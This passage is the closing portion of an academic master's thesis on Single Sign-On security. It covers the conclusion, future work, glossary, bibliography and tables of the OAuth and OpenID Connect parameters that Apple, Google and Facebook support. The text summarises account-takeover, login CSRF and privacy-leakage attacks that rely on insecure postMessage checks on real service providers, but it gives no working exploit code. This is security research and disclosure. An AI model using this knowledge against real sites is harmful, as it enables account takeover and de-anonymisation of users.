This master’s thesis addressed real-world Single Sign-On implementations on Identity Providers and Service Providers. We presented several implementation practices in the wild that are not standardized in the OAuth 2.0 and OpenID Connect 1.0 specifications and lead to significant security implications allowing an attacker to take over a victim’s account on the Service Provider.

Taken together, the Apple, Google, and Facebook IdPs all provide at least one SSO framework¹ that is – in most aspects – standard-compliant to the OAuth or OIDC specifications introduced in 2012 and 2014. But we also obtained comprehensive results showing that some real-world SSO protocols on IdPs² do not strictly follow the specifications and incorporate custom-designed flows that rely on newer web technologies. The primary motivation for these custom design concepts is an improved User Experience: instead of redirecting the primary page to the IdP’s login and consent dialog, the dialog is opened in a new popup window – we introduced this as the *popup flow*. Although the protocols still rely on standardized messages and parameters, the message flows are redesigned from the ground up.

The real-world protocol studies suggested further research in the security of SSO popup flows with respect to the postMessage API. We confirmed that IdPs are aware of the security risks involved in postMessage and found that all SSO SDKs provided by Apple, Google, and Facebook are protected. Nonetheless, analyses of real-world SSO implementations on the Moz top 63 SPs showed that 15 SPs still implement custom popup flows with postMessage. Further investigations confirmed the impact of insecure postMessage usage: 10 out of 15 Service Providers are vulnerable to an account takeover due to insecure use of postMessage.

The analysis of SSO SDKs provided by Google and Facebook revealed several automatic sign-in features intended to improve the user login adoption rate on SPs. Tests have shown that these features can be abused by SPs to secretly de-anonymize users before they click the sign-in button – in practice, 4 out of 20 SPs exhibit privacy-violating patterns. Since previous research on login CSRF attacks compromising user privacy is limited to redirect flows, this thesis applied the attack in popup flows of SSO SDKs and discovered that 4 out of 20 SPs do not sufficiently protect against CSRF. Finally, we presented two targeted privacy attacks in SSO. With the *account leakage* attack, arbitrary websites can determine whether the currently active user has an account on

¹*Sign in with Apple JS, Google OAuth 2.0 and OpenID Connect 1.0, and Facebook Login.*

²*Google Sign-In, Google One Tap Sign-In and Sign-Up, and Facebook Login SDK.*

a targeted SP. The *identity leakage* attack determines whether the user has a certain identity on a targeted IdP.

The attacks on Single Sign-On presented in this master's thesis are all caused by insecure design decisions made by developers. If real-world implementations would strictly follow the standard specifications, the attacks would have been mitigated. We are confident that our results improve knowledge about how SSO protocols are implemented in the wild and encourage developers to pay special attention to security when implementing `postMessage` into SSO flows.

6.1 Future Work

Future studies should examine SSO implementations on a wider range of IdPs, such as Twitter, LinkedIn, WeChat, Microsoft, Yahoo, PayPal, and more. This includes an analysis of the SSO protocols as well as an in-depth `postMessage` security evaluation (if it is used).

Since this research revealed `postMessage` vulnerabilities in three *Identity Brokers* providing SSO as a Service, future work should investigate if further Identity Brokers (i.e., Google Firebase, Okta, and OneLogin) are vulnerable to an account takeover due to insecure `postMessage` usage.

The findings disclosed in this thesis are encouraging and should be validated by larger sample size. Since manual `postMessage` analysis is laborious due to minified and obfuscated JS, we suggest to develop an automatic analysis tool – for instance as *Burp* or *Chrome* extension – that automatically lists `postMessage` receivers and senders on SPs and searches for insecure destination (i.e., `"*"`) and origin (i.e., `contains()`) checks. Once an appropriate tool is developed, it can perform a large-scale evaluation of `postMessage` security on hundreds of SPs.

RPC libraries use `postMessage` to provide easy-to-use, high-level interfaces for developers. These libraries must ensure that `postMessage` origin and destination checks are enforced. We suggest a security analysis of several open-source libraries on Github implementing RPCs with `postMessage`³.

The `postMessage` evaluation revealed several discrepancies within web browsers. For instance, *Chrome* v85 enforces the `http` and `https` schemes within the `postMessage` destination check, whereas *Safari* v14 allows custom URI schemes. Since the destination parameter of the `postMessage` function accepts full URLs, the API must extract the origin from this URL, which is a security-critical operation. We suggest an in-depth security analysis and documentation of the `postMessage` API in web browsers.

³I.e., `mixer/postmessage-rpc`, `izuzak/pmrpc`, `tableflip/postmsg-rpc`, and `statianzo/pm rpc`.

Glossary

Application Programming Interface An Application Programming Interface is a software intermediary that enables two applications to communicate with each other. For instance, JS code running on a website can access native functions of the web browser via its APIs. *See also API.*

Cross-Site Request Forgery Cross-Site Request Forgery is a web application vulnerability in which a malicious website instructs the victim's web browser to send a request on behalf of the victim to a vulnerable backend. The forged request contains cookies and thus may cause dangerous state changes on the affected backend. *See also CSRF.*

Cross-Site Scripting Cross-Site Scripting is a web application vulnerability that allows an attacker to inject client-side scripts into a vulnerable website within the victim's web browser. DOM-based XSS is a subset of XSS attacks in which the malicious script is executed as a result of local DOM modifications within the victim's web browser. *See also XSS.*

DomainKeys Identified Mail DomainKeys Identified Mail appends a digital signature linked to a domain name to its outgoing email thus that the receiving party can validate that the email was indeed sent by the owner of that domain. *See also DKIM.*

Identity Management System An Identity Management System stores and manages the authorization, authentication, roles, and privileges of users within a closed unit, for example an enterprise or corporation. *See also IdMS.*

Password Dilemma The Password Dilemma describes the contradictoriness of choosing a strong but forgettable password or a weak but memorable password.

Representational State Transfer Representational State Transfer describes an architectural style for an API. It defines a common format for HTTP requests to access, modify, and delete data on a backend. *See also REST.*

Sender Policy Framework The Sender Policy Framework allows a receiving mail server to validate that a mail claiming to originate from a specific server is indeed sent from an IP address that is authorized by the server operator. *See also SPF.*

Software as a Service Software as a Service is a cloud-based software distribution model in which providers deliver software products to customers over the internet. *See also SaaS.*

Software Development Kit A Software Development Kit is a package of software tools and programs that allows developers to quickly integrate the tools into their existing applications. *See also SDK.*

Bibliography

Papers

- [1] Devdatta Akhawe et al. “Towards a Formal Foundation of Web Security”. In: *2010 23rd IEEE Computer Security Foundations Symposium*. Edinburgh, United Kingdom: IEEE, July 2010, pp. 290–304. ISBN: 978-1-4244-7510-0. DOI: 10.1109/CSF.2010.27. URL: <http://ieeexplore.ieee.org/document/5552637/> (visited on 10/07/2020).
- [12] Guangdong Bai et al. “AUTHSCAN: Automatic Extraction of Web Authentication Protocols from Implementations”. In: *20th Annual Network and Distributed System Security Symposium, NDSS 2013, San Diego, California, USA, February 24-27, 2013*. The Internet Society, 2013. URL: <https://www.ndss-symposium.org/ndss2013/authscan-automatic-extraction-web-authentication-protocols-implementations>.
- [14] Adam Barth, Collin Jackson, and John Mitchell. “Robust Defenses for Cross-Site Request Forgery”. In: Jan. 2008, pp. 75–88. DOI: 10.1145/1455770.1455782.
- [15] Adam Barth, Collin Jackson, and John C. Mitchell. “Securing Frame Communication in Browsers”. en. In: *Communications of the ACM*. Vol. 52. June 2009, pp. 83–91. DOI: 10.1145/1516046.1516066. URL: <https://dl.acm.org/doi/10.1145/1516046.1516066> (visited on 09/03/2020).
- [17] Andrew Bortz and Dan Boneh. “Exposing Private Information by Timing Web Applications”. In: *Proceedings of the 16th International Conference on World Wide Web. WWW '07*. New York, NY, USA: Association for Computing Machinery, 2007, pp. 621–628. ISBN: 978-1-59593-654-7. DOI: 10.1145/1242572.1242656. URL: <https://doi.org/10.1145/1242572.1242656>.
- [22] Daniel Fett, Ralf Küesters, and Guido Schmitz. “SPRESSO: A Secure, Privacy-Respecting Single Sign-On System for the Web”. en. In: *Proceedings of the 22nd ACM SIGSAC Conference on Computer and Communications Security - CCS '15*. Denver, Colorado, USA: ACM Press, 2015, pp. 1358–1369. ISBN: 978-1-4503-3832-5. DOI: 10.1145/2810103.2813726. URL: <http://dl.acm.org/citation.cfm?doid=2810103.2813726> (visited on 09/01/2020).

- [23] Daniel Fett, Ralf Küsters, and Guido Schmitz. “A Comprehensive Formal Security Analysis of OAuth 2.0”. In: Comment: An abridged version appears in CCS 2016. Parts of this work extend the web model presented in arXiv:1411.7210, arXiv:1403.1866 and arXiv:1508.01719. Aug. 2016. URL: <http://arxiv.org/abs/1601.01229> (visited on 09/03/2020).
- [24] Daniel Fett, Ralf Küsters, and Guido Schmitz. “The Web SSO Standard OpenID Connect: In-Depth Formal Security Analysis and Security Guidelines”. In: *2017 IEEE 30th Computer Security Foundations Symposium (CSF)*. IEEE, 2017, pp. 189–202.
- [26] Tom Van Goethem et al. “Request and Conquer: Exposing Cross-Origin Resource Size”. In: *25th USENIX Security Symposium (USENIX Security 16)*. Austin, TX: USENIX Association, Aug. 2016, pp. 447–462. ISBN: 978-1-931971-32-4. URL: <https://www.usenix.org/conference/usenixsecurity16/technical-sessions/presentation/goethem>.
- [30] C. Guan, Y. Li, and K. Sun. “Your Neighbors Are Listening: Evaluating PostMessage Use in OAuth”. In: *2017 IEEE Symposium on Privacy-Aware Computing (PAC)*. Aug. 2017, pp. 210–211. DOI: 10.1109/PAC.2017.30.
- [31] Chong Guan et al. “DangerNeighbor Attack: Information Leakage via postMessage Mechanism in HTML5”. In: *Computers & Security*. Vol. 80. 2018, pp. 291–305.
- [32] Chong Guan et al. “Privacy Breach by Exploiting Postmessage in Html5: Identification, Evaluation, and Countermeasure”. In: *Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security*. 2016, pp. 629–640.
- [33] Sven Hammann, Ralf Sasse, and David Basin. “Privacy-Preserving OpenID Connect”. In: *ASIA CCS '20*. Oct. 2020.
- [34] Steve Hanna et al. “The Emperor’s New APIs: On the (In)Secure Usage of New Client-Side Primitives”. In: *Csberkeleyedu*. Jan. 2010.
- [36] Pili Hu et al. “Application Impersonation: Problems of OAuth and API Design in Online Social Networks”. en. In: *Proceedings of the Second Edition of the ACM Conference on Online Social Networks - COSN '14*. Dublin, Ireland: ACM Press, 2014, pp. 271–278. ISBN: 978-1-4503-3198-2. DOI: 10.1145/2660460.2660463. URL: <http://dl.acm.org/citation.cfm?doid=2660460.2660463> (visited on 09/03/2020).
- [46] Sangho Lee, Hyungsub Kim, and Jong Kim. “Identifying Cross-Origin Resource Status Using Application Cache”. In: *22nd Network and Distributed System Security Symposium (NDSS 2015)*. Feb. 2015. URL: <https://www.microsoft.com/en-us/research/publication/identifying-cross-origin-resource-status-using-application-cache/>.
- [47] Wanpeng Li and Chris J Mitchell. “Analysing the Security of Google’s Implementation of OpenID Connect”. In: *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment*. Springer, 2016, pp. 357–376.

- [48] Wanpeng Li and Chris J. Mitchell. “Security Issues in OAuth 2.0 SSO Implementations”. In: *Information Security*. Ed. by Sherman S. M. Chow et al. Vol. 8783. Cham: Springer International Publishing, 2014, pp. 529–541. ISBN: 978-3-319-13256-3 978-3-319-13257-0. DOI: 10.1007/978-3-319-13257-0_34. URL: http://link.springer.com/10.1007/978-3-319-13257-0_34 (visited on 09/01/2020).
- [49] Wanpeng Li, Chris J. Mitchell, and Thomas Chen. “Mitigating CSRF Attacks on OAuth 2.0 and OpenID Connect”. In: Comment: 18 pages, 3 figures. Jan. 2018. URL: <http://arxiv.org/abs/1801.07983> (visited on 09/01/2020).
- [50] Wanpeng Li, Chris J Mitchell, and Thomas Chen. “OAuthGuard: Protecting User Security and Privacy with OAuth 2.0 and OpenID Connect”. In: *Proceedings of the 5th ACM Workshop on Security Standardisation Research Workshop*. 2019, pp. 35–44.
- [54] Christian Mainka, Vladislav Mladenov, and Jörg Schwenk. “Do Not Trust Me: Using Malicious IdPs for Analyzing and Attacking Single Sign-On”. In: *2016 IEEE European Symposium on Security and Privacy (EuroS&P)*. IEEE, 2016, pp. 321–336.
- [55] Christian Mainka et al. “Automatic Recognition, Processing and Attacking of Single Sign-On Protocols with Burp Suite”. In: *Open Identity Summit 2015*. Gesellschaft für Informatik eV, 2015.
- [56] Christian Mainka et al. “SoK: Single Sign-on Security—an Evaluation of openID Connect”. In: *2017 IEEE European Symposium on Security and Privacy (EuroS&P)*. IEEE, 2017, pp. 251–266.
- [57] Vladislav Mladenov, Christian Mainka, and Jörg Schwenk. “On the Security of Modern Single Sign-On Protocols: Second-Order Vulnerabilities in OpenID Connect”. In: Jan. 2016.
- [74] Takamichi Saito, Satoshi Shibata, and Tsubasa Kikuta. “Comparison of OAuth/OpenID Connect Security in America and Japan”. en. In: *Advances in Networked-Based Information Systems*. Ed. by Leonard Barolli et al. Vol. 1264. Cham: Springer International Publishing, 2021, pp. 200–210. ISBN: 978-3-030-57810-7 978-3-030-57811-4. DOI: 10.1007/978-3-030-57811-4_19. URL: http://link.springer.com/10.1007/978-3-030-57811-4_19 (visited on 09/23/2020).
- [76] Jörg Schwenk, Marcus Niemietz, and Christian Mainka. “Same-Origin Policy: Evaluation in Modern Browsers”. In: *26th $\{\$USENIX\}$ Security Symposium ($\{\$USENIX\}$ Security 17)*. 2017, pp. 713–727.
- [78] Ethan Shernan et al. “More Guidelines Than Rules: CSRF Vulnerabilities from Noncompliant OAuth 2.0 Implementations”. In: *Detection of Intrusions and Malware, and Vulnerability Assessment*. Ed. by Magnus Almgren, Vincenzo Gulisano, and Federico Maggi. Vol. 9148. Cham: Springer International Publishing, 2015, pp. 239–260. ISBN: 978-3-319-20549-6 978-3-319-20550-2. DOI: 10.1007/978-3-319-20550-2_13. URL: http://link.springer.com/10.1007/978-3-319-20550-2_13 (visited on 09/03/2020).

- [79] Sooel Son and Vitaly Shmatikov. “The Postman Always Rings Twice: Attacking and Defending postMessage in HTML5 Websites.” In: *NDSS*. 2013.
- [80] Cristian-Alexandru Staicu and Michael Pradel. “Leaky Images: Targeted Privacy Attacks in the Web”. In: *28th USENIX Security Symposium (USENIX Security 19)*. Santa Clara, CA: USENIX Association, Aug. 2019, pp. 923–939. ISBN: 978-1-939133-06-9. URL: <https://www.usenix.org/conference/usenixsecurity19/presentation/staicu>.
- [81] San-Tsai Sun and Konstantin Beznosov. “The Devil Is in the (Implementation) Details: An Empirical Analysis of OAuth SSO Systems”. In: *Proceedings of the 2012 ACM Conference on Computer and Communications Security*. 2012, pp. 378–390.
- [83] Hui Wang et al. “The Achilles Heel of OAuth: A Multi-Platform Study of OAuth-Based Authentication”. In: *Proceedings of the 32nd Annual Conference on Computer Security Applications*. 2016, pp. 167–176.
- [84] Rui Wang, Shuo Chen, and XiaoFeng Wang. “Signing Me onto Your Accounts through Facebook and Google: A Traffic-Guided Security Study of Commercially Deployed Single-Sign-on Web Services”. In: *2012 IEEE Symposium on Security and Privacy*. IEEE, 2012, pp. 365–379.
- [85] Rui Wang et al. “Explicating SDKs: Uncovering Assumptions Underlying Secure Authentication and Authorization”. In: *22nd USENIX Security Symposium (USENIX Security 13)*. Washington, D.C.: USENIX Association, Aug. 2013, pp. 399–314. ISBN: 978-1-931971-03-4. URL: https://www.usenix.org/conference/usenixsecurity13/technical-sessions/presentation/wang_rui.
- [88] Ronghai Yang et al. “Model-Based Security Testing: An Empirical Study on OAuth 2.0 Implementations”. en. In: *Proceedings of the 11th ACM on Asia Conference on Computer and Communications Security - ASIA CCS '16*. Xi'an, China: ACM Press, 2016, pp. 651–662. ISBN: 978-1-4503-4233-9. DOI: 10.1145/2897845.2897874. URL: <http://dl.acm.org/citation.cfm?doid=2897845.2897874> (visited on 09/03/2020).
- [89] Yuchen Zhou and David Evans. “SSOScan: Automated Testing of Web Applications for Single Sign-on Vulnerabilities”. In: Aug. 2014.

RFCs, Specifications & Drafts

- [11] B. de Medeiros, Ed. et al. *OAuth 2.0 Multiple Response Type Encoding Practices*. Tech. rep. The OpenID Foundation (OIDF), Feb. 2014. URL: https://openid.net/specs/oauth-v2-multiple-response-types-1_0.html.
- [13] Adam Barth. *The Web Origin Concept*. Request for Comments. RFC Editor, Dec. 2011. 20 pp. URL: <https://rfc-editor.org/rfc/rfc6454.txt>.

- [18] Tim Bray. *The JavaScript Object Notation (JSON) Data Interchange Format*. Request for Comments 8259. RFC Editor, Dec. 2017. 16 pp. URL: <https://rfc-editor.org/rfc/rfc8259.txt>.
- [19] William Denniss and John Bradley. *OAuth 2.0 for Native Apps*. Request for Comments 8252. RFC Editor, Oct. 2017. DOI: 10.17487/RFC8252. URL: <https://rfc-editor.org/rfc/rfc8252.txt>.
- [25] G. Kong, N. Agarwal, and W. Denniss. *OAuth 2.0 IDP-IFrame-Based Implicit Flow*. Internet-Draft draft-guibinkong-oauth-idp-iframe-00. Internet Engineering Task Force, Nov. 2015. URL: <http://lists.openid.net/pipermail/openid-specs-ab/Week-of-Mon-20151116/005865.html>.
- [35] Dick Hardt. *The OAuth 2.0 Authorization Framework*. Request for Comments 6749. RFC Editor, Oct. 2012. DOI: 10.17487/RFC6749. URL: <https://rfc-editor.org/rfc/rfc6749.txt>.
- [40] Michael Jones. *JSON Web Algorithms (JWA)*. Request for Comments. RFC Editor, May 2015. 69 pp. URL: <https://rfc-editor.org/rfc/rfc7518.txt>.
- [41] Michael Jones, John Bradley, and Nat Sakimura. *JSON Web Signature (JWS)*. Request for Comments 7515. RFC Editor, May 2015. 59 pp. URL: <https://rfc-editor.org/rfc/rfc7515.txt>.
- [42] Michael Jones, John Bradley, and Nat Sakimura. *JSON Web Token (JWT)*. Request for Comments 7519. RFC Editor, May 2015. 30 pp. URL: <https://rfc-editor.org/rfc/rfc7519.txt>.
- [43] Michael Jones and Dick Hardt. *The OAuth 2.0 Authorization Framework: Bearer Token Usage*. Request for Comments 6750. RFC Editor, Oct. 2012. DOI: 10.17487/RFC6750. URL: <https://rfc-editor.org/rfc/rfc6750.txt>.
- [52] Torsten Lodderstedt et al. *OAuth 2.0 Security Best Current Practice*. Internet-Draft draft-ietf-oauth-security-topics-15. Internet Engineering Task Force, Apr. 2020. URL: <https://datatracker.ietf.org/doc/html/draft-ietf-oauth-security-topics-15>.
- [53] M. Jones and B. Campbell. *OAuth 2.0 Form Post Response Mode*. Tech. rep. The OpenID Foundation (OIDF), Apr. 2015. URL: https://openid.net/specs/oauth-v2-form-post-response-mode-1_0.html.
- [67] N. Sakimura et al. *OpenID Connect Core 1.0 Incorporating Errata Set 1*. Tech. rep. The OpenID Foundation (OIDF), Nov. 2014. URL: http://openid.net/specs/openid-connect-core-1_0.html.
- [68] N. Sakimura et al. *OpenID Connect Discovery 1.0 Incorporating Errata Set 1*. Tech. rep. The OpenID Foundation (OIDF), Nov. 2014. URL: https://openid.net/specs/openid-connect-discovery-1_0.html.

- [73] Aaron Parecki and David Waite. *OAuth 2.0 for Browser-Based Apps*. Internet-Draft draft-ietf-oauth-browser-based-apps-06. Internet Engineering Task Force, Apr. 2020. URL: <https://datatracker.ietf.org/doc/html/draft-ietf-oauth-browser-based-apps-06>.
- [75] Nat Sakimura, John Bradley, and Naveen Agarwal. *Proof Key for Code Exchange by OAuth Public Clients*. Request for Comments 7636. RFC Editor, Sept. 2015. DOI: 10.17487/RFC7636. URL: <https://rfc-editor.org/rfc/rfc7636.txt>.
- [77] M. Scurtescu, A. Backman, and J. Bradley. *OpenID RISC Profile of IETF Security Events 1.0*. en. Tech. rep. The OpenID Foundation (OIDF), Apr. 2018. URL: https://openid.net/specs/openid-risc-profile-1_0-ID1.html.
- [82] Robert Thurlow. *RPC: Remote Procedure Call Protocol Specification Version 2*. Request for Comments 5531. RFC Editor, May 2009. 63 pp. URL: <https://rfc-editor.org/rfc/rfc5531.txt>.
- [87] Toru Yamaguchi, Nat Sakimura, and Nov Mataka. *OAuth 2.0 Web Message Response Mode*. Internet-Draft draft-sakimura-oauth-wmm-00. Internet Engineering Task Force, Oct. 2015. URL: <https://datatracker.ietf.org/doc/html/draft-sakimura-oauth-wmm-00>.

Blog Posts & Online Resources

- [2] Amol Baikar. *Facebook OAuth Framework Vulnerability*. en-US. Mar. 2020. URL: <https://www.amolbaikar.com/facebook-oauth-framework-vulnerability/> (visited on 04/09/2020).
- [3] Apple Inc. *App Store Review Guidelines - Apple Developer*. URL: <https://developer.apple.com/app-store/review/guidelines/#sign-in-with-apple> (visited on 09/11/2020).
- [4] Apple Inc. *Bringing New Apps and Users Into Your Team | Apple Developer Documentation*. URL: https://developer.apple.com/documentation/sign_in_with_apple/bringing_new_apps_and_users_into_your_team (visited on 09/17/2020).
- [5] Apple Inc. *Configure Private Email Relay Service - Developer Account Help*. URL: <https://help.apple.com/developer-account/#/devf822fb8fc> (visited on 09/18/2020).
- [6] Apple Inc. *Configuring Your Webpage for Sign in with Apple | Apple Developer Documentation*. URL: https://developer.apple.com/documentation/sign_in_with_apple/sign_in_with_apple_js/configuring_your_webpage_for_sign_in_with_apple (visited on 09/18/2020).
- [7] Apple Inc. *Incorporating Sign in with Apple into Other Platforms | Apple Developer Documentation*. URL: https://developer.apple.com/documentation/sign_in_with_apple/sign_in_with_apple_js/incorporating_sign_in_with_apple_into_other_platforms (visited on 09/07/2020).

- [8] Apple Inc. *realUserStatus* | *Apple Developer Documentation*. URL: <https://developer.apple.com/documentation/authenticationservices/asauthorizationappleidcredential/3175418-realuserstatus> (visited on 09/18/2020).
- [9] Apple Inc. *Sign in with Apple JS* | *Apple Developer Documentation*. URL: https://developer.apple.com/documentation/sign_in_with_apple/sign_in_with_apple_js (visited on 09/23/2020).
- [10] Apple Inc. *Transferring Your Apps and Users to Another Team* | *Apple Developer Documentation*. URL: https://developer.apple.com/documentation/sign_in_with_apple/transferring_your_apps_and_users_to_another_team (visited on 09/17/2020).
- [16] Bhavuk Jain. *Zero-Day in Sign in with Apple*. URL: <https://bhavukjain.com/blog/2020/05/30/zeroday-signin-with-apple/> (visited on 09/01/2020).
- [20] Statista Research Department. *Social Login Preference of Global Internet Users as of 2nd Quarter 2016*. en. Aug. 2016. URL: <https://www.statista.com/statistics/459601/preferred-social-login-id-global/> (visited on 09/07/2020).
- [21] Facebook Inc. *Facebook Login - Dokumentation*. de. URL: <https://developers.facebook.com/docs/facebook-login/> (visited on 09/23/2020).
- [27] Google LLC. *Google Sign-In for Server-Side Apps* | *Google Sign-In for Websites*. en. URL: <https://developers.google.com/identity/sign-in/web/server-side-flow> (visited on 09/23/2020).
- [28] Google LLC. *Google Sign-In for Websites*. en. URL: <https://developers.google.com/identity/sign-in/web> (visited on 09/23/2020).
- [29] Google LLC. *One Tap for Web* | *Google Developers*. en. URL: <https://developers.google.com/identity/one-tap/web> (visited on 09/23/2020).
- [37] Apple Inc. *Generate and Validate Tokens* | *Apple Developer Documentation*. URL: https://developer.apple.com/documentation/sign_in_with_apple/generate_and_validate_tokens (visited on 09/18/2020).
- [38] Apple Inc. *Intro to Federated Authentication with Apple Business Manager*. en. URL: <https://support.apple.com/guide/apple-business-manager/intro-to-federated-authentication-apdb19317543/web> (visited on 09/18/2020).
- [39] Louis Jannett. *BurpXMLExportViewer*. Aug. 2020. URL: <https://github.com/iphoneintosh/BurpXMLExportViewer> (visited on 09/08/2020).
- [44] JSON-RPC Working Group. *JSON-RPC 2.0 Specification*. URL: <https://www.jsonrpc.org/specification> (visited on 09/29/2020).
- [45] Vinoth Kumar. *\$20000 Facebook DOM XSS*. en-us. May 2020. URL: <https://vinothkumar.me/20000-facebook-dom-xss/> (visited on 09/01/2020).
- [51] Google LLC. *Migrate from Google+ Sign-in* | *Google Sign-In for Websites*. en. URL: <https://developers.google.com/identity/sign-in/web/quick-migration-guide> (visited on 09/23/2020).

- [58] Mozilla Developer Network. *Browsing Context*. en. URL: https://developer.mozilla.org/en-US/docs/Glossary/Browsing_context (visited on 09/25/2020).
- [59] Mozilla Developer Network. *Cross-Origin Resource Sharing (CORS)*. en. URL: <https://developer.mozilla.org/en-US/docs/Web/HTTP/CORS> (visited on 09/28/2020).
- [60] Mozilla Developer Network. *Fetch API*. de. URL: https://developer.mozilla.org/de/docs/Web/API/Fetch_API (visited on 09/25/2020).
- [61] Mozilla Developer Network. *History*. en. URL: <https://developer.mozilla.org/en-US/docs/Web/API/History> (visited on 10/01/2020).
- [62] Mozilla Developer Network. *MessageChannel*. en. URL: <https://developer.mozilla.org/en-US/docs/Web/API/MessageChannel> (visited on 09/29/2020).
- [63] Mozilla Developer Network. *The Structured Clone Algorithm*. en. URL: https://developer.mozilla.org/en-US/docs/Web/API/Web_Workers_API/Structured_clone_algorithm (visited on 09/28/2020).
- [64] Mozilla Developer Network. *Window*. en. URL: <https://developer.mozilla.org/en-US/docs/Web/API/Window> (visited on 09/25/2020).
- [65] Mozilla Developer Network. *Window.Open()*. en. URL: <https://developer.mozilla.org/en-US/docs/Web/API/Window/open> (visited on 09/27/2020).
- [66] Mozilla Developer Network. *XMLHttpRequest*. en. URL: <https://developer.mozilla.org/en-US/docs/Web/API/XMLHttpRequest> (visited on 09/28/2020).
- [69] Mozilla Developer Network. *Channel Messaging API*. en. URL: https://developer.mozilla.org/en-US/docs/Web/API/Channel_Messaging_API (visited on 09/29/2020).
- [70] Mozilla Developer Network. *MessagePort*. en. URL: <https://developer.mozilla.org/en-US/docs/Web/API/MessagePort> (visited on 09/29/2020).
- [71] Mozilla Developer Network. *Same-Origin Policy*. en. URL: https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy (visited on 09/26/2020).
- [72] Mozilla Developer Network. *Window.postMessage()*. en. URL: <https://developer.mozilla.org/en-US/docs/Web/API/Window/postMessage> (visited on 09/28/2020).
- [86] WHATWG. *Fetch Standard*. URL: <https://fetch.spec.whatwg.org/#concept-filtered-response-opaque-redirect> (visited on 09/21/2020).

A Appendix

A.1 SSO Protocols in the Wild: Protocol Flows and Messages

Table A.1 lists the OAuth and OIDC flows supported by Apple, Google, and Facebook. The parameters supported within the *authnReq*, *authnResp*, *tokenReq*, and *tokenResp* protocol messages are summarized in Tables A.2 to A.5.

Table A.1: OAuth 2.0 and OpenID Connect 1.0 flows supported by Apple, Google, and Facebook. The appropriate `response_type` parameters are specified as well.

Flow	Apple	Google	Facebook
OAuth Code	X ¹	X ¹	• code
OAuth Implicit	X	• token	• token
OIDC Code	• code	• code	X
OIDC Implicit	X	• id_token • token id_token	X
OIDC Hybrid	• code id_token	• code token • code id_token • code token id_token	X
Custom Flows	X	• permission ³	• signed_request • code token ² • code signed_request • token signed_request • code token signed_request

¹ Always returns `id_token` in *tokenResp*, disrespecting `scope=openid`.

² Non-standardized OAuth Hybrid Flow in which the `code` is redeemed for an `access_token` without `id_token`.

³ Used in combination with other `response_types` to return additional `login_hint` for the session selector in *Google Sign-In*.

Table A.2: AuthnReq parameters supported by Apple, Google, and Facebook.

Ref.	Parameter	Apple ^a	Google ^b	Facebook ^c
	client_id	✓	✓	✓
[35]	response_type	code, id_token	code, token, id_token, permission	code, token, signed_request, granted_scopes, graph_domain
	redirect_uri	✓	✓	✓
	scope	name, email, openid	profile, email, openid ¹	public_profile, email ²
	state	✓	✓	✓
[11]	response_mode	query, fragment, form_post, web_message	query, fragment, form_post	✗
	nonce	✓	✓	✗
	display	✗	page, popup, touch, wap ³	page, popup, touch
	prompt	✗	none, consent, select_account	✗
[67]	max_age	✗	✓ ³	✗
	ui_locales	✗	✗	✗
	claims_locales	✗	✗	✗
	id_token_hint	✗	✓	✗
	login_hint	✗	✓	✗
	acr_values	✗	✗	✗
	claims	✗	✓	✗
	registration	✗	✗	✗
	request	✗	✗	✗
	request_uri	✗	✗	✗
[75]	code_challenge	✗	✓	✗
	code_challenge_method	✗	S256, plain	✗

^a Endpoint: GET <https://appleid.apple.com/auth/authorize>

^b Endpoint: GET/POST <https://accounts.google.com/o/oauth2/v2/auth>

^c Endpoint: GET <https://www.facebook.com/v8.0/dialog/oauth>

¹ Scopes available at Google: <https://developers.google.com/identity/protocols/oauth2/scopes>.

² Scopes available at Facebook: <https://developers.facebook.com/docs/permissions/reference>.

³ Do not have any effects.

Table A.3: AuthnResp parameters supported by Apple, Google, and Facebook.

Ref.	Parameter	Apple	Google	Facebook
	code	✓	✓	✓
	state	✓	✓	✓
[35]	scope	✗	✓	(✓) ¹
	access_token	✗	✓	✓
	token_type	✗	Bearer	✗
	expires_in	✗	≈ 1h	≈ 2h
[67]	id_token	alg=RS256, kid, iss, aud, exp, iat, sub, nonce, c_hash, email, email_verified, is_private_email, auth_time, nonce_supported	alg=RS256, typ=JWT, kid, iss, azp, aud, sub, email, email_verified, at_hash, c_hash, nonce, name, picture, given_name, family_name, locale, iat, exp, jti, hd, profile	✗

¹ The parameters `granted_scopes` and `denied_scopes` are returned if the `response_type` in the `authnReq` contains `granted_scopes`.

Table A.4: TokenReq parameters supported by Apple, Google, and Facebook.

Ref.	Parameter	Apple ^a	Google ^b	Facebook ^c
	client_id	✓	✓	✓
[35]	client_secret	Hybrid of private_key_jwt, client_secret_post	client_secret_basic, client_secret_post	client_secret_post
	grant_type	authorization_code, refresh_token, client_credentials	authorization_code, refresh_token, urn:ietf:params:oauth:grant-type:jwt-bearer	authorization_code, client_credentials, fb_exchange_token, fb_attenuate_token
	code	✓	✓	✓
	refresh_token	✓	✓	✗
	scope	user.migration	✓	✓
	redirect_uri	✓	✓	✓
[75]	code_verifier	✗	✓	✗

^a Endpoint: POST <https://appleid.apple.com/auth/token>

^b Endpoint: POST <https://oauth2.googleapis.com/token>

^c Endpoint: GET/POST https://graph.facebook.com/v8.0/oauth/access_token

Table A.5: TokenResp parameters supported by Apple, Google, and Facebook.

Ref.	Parameter	Apple	Google	Facebook
	<code>access_token</code>	✓	✓	✓
	<code>refresh_token</code>	✓	✓ ¹	✗
[35]	<code>token_type</code>	Bearer	Bearer	bearer
	<code>expires_in</code>	≈ 1h	≈ 1h	≈ 60d
	<code>scope</code>	✗	✓	✗
			alg=RS256, typ=JWT, kid, iss, azp, aud, sub, email, email_verified, at_hash, nonce, name, picture, given_name, family_name, locale, iat, exp, hd, profile	
[67]	<code>id_token</code>	iss, aud, exp, iat, sub, nonce, at_hash, email, email_verified, is_private_email, auth_time, nonce_supported	at_hash, nonce, name, picture, given_name, family_name, locale, iat, exp, hd, profile	✗

¹ Only returned if `access_type=offline` and `prompt=consent` in `authnReq` of web app. Always returned in installed apps.

A.2 PostMessage Security in SSO SDKs: Evaluation Details

Tables A.6 to A.9 reveal the details of the security analysis of `postMessage` in SSO SDKs. Each table row represents an individual `postMessage` receiver or sender and describes the security checks performed, along with the code excerpts that implement the checks.

Table A.6: Evaluation of `postMessage` security in *Sign in with Apple JS*.

R/S	Static or Dynamic?	Code Excerpt	Vuln?
Sender in popup	Popup uses dynamic origin of <code>redirect_uri</code> to send pM to primary window: <code>u.a.destinationDomain = "https://sp.com"</code>	<code>window.opener .postMessage(JSON .stringify(t), u.a .destinationDomain)</code>	○
